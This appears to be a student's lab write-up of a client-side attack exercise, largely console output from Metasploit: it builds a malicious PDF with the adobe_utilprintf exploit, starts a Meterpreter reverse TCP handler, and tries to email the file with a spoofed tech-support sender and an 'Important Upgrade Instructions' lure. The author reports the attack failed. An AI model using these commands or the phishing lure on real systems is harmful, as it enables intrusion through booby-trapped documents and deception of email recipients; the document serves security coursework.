
```
s, none)
   LHOST     10.1.1.4         yes       The listen address (an interface may be specifi
)
   LPORT     4455             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf5 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'Instructions.pdf' file...
[+] Instructions.pdf stored at /root/.msf4/local/Instructions.pdf
msf5 exploit(windows/fileformat/adobe_utilprintf) > back
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > 
```

Reverse TCP handler running on Kali Linux IP address; payload hasn't started



```
   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf5 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'Instructions.pdf' file...
[+] Instructions.pdf stored at /root/.msf4/local/Instructions.pdf
msf5 exploit(windows/fileformat/adobe_utilprintf) > back
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.1.1.4
LHOST => 10.1.1.4
msf5 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.1.4:4455
-j
back
exit
```

Attempting to send the email to target client



Kali-Linux-2019.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sun 16:47
root@kali: ~
File Edit View Search Terminal Help
Week 5 - Pro

```
root@kali:~# sendEMail -t itdept@victim -f techsupport@bestcomputers.com -s 10.1
.1.4 -u Imprtant Upgrade Instructions -a /tmp/Instructions.pdf
bash: sendEMail: command not found
root@kali:~# sendEmail -t itdept@victim -f techsupport@bestcomputers.com -s 10.1
.1.4 -u Important Upgrade Instructions -a /tmp/Instructions.pdf
Apr 14 16:46:06 kali sendEmail[2692]: ERROR => The attachment [/tmp/Instructions
.pdf] doesn't exist!
root@kali:~# 
```

```
msf5 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'Instructions.pdf' file...
[+] Instructions.pdf stored at /root/.msf4/local/Instructions.pdf
msf5 exploit(windows/fileformat/adobe_utilprintf) > back
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.1.1.4
LHOST => 10.1.1.4
msf5 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.1.4:4455
^]
back
exit
```

Initially, I started to follow the steps in Chapters 10 and 11. I had trouble getting the payload to start. I tried searching the internet to a way to fix the issue. I looked at several websites and I couldn't find a resolution. I tried checking the port 4444 to see if an application was running on it. That didn't work. I also found a website that suggested entering the exit session fail and exploit j. That stopped the reverse TCP script from running. It also let me know that there aren't any sessions running. Meterpreter never started for me.

I looked up how to run a client attack against Kali Linux using windows 7. I also included the search term email. I figured that would help me figure out how to send an email using Kali Linux.

I found the tutorial I needed online. I used the Metasploit framework through Kali Linux. I created a pdf file titled instruction. The next step was to start the payload. I used the command msf use multi-use handler. I chose a different port. The article suggested I use port 4455. So, I did, and I still was unable to run the payload. I tried sending an email with the pdf. The terminal said the document didn't exist.

In result, I couldn't get the payload to start, and I couldn't figure out why. I tried researching different sites; everything I tried didn't work.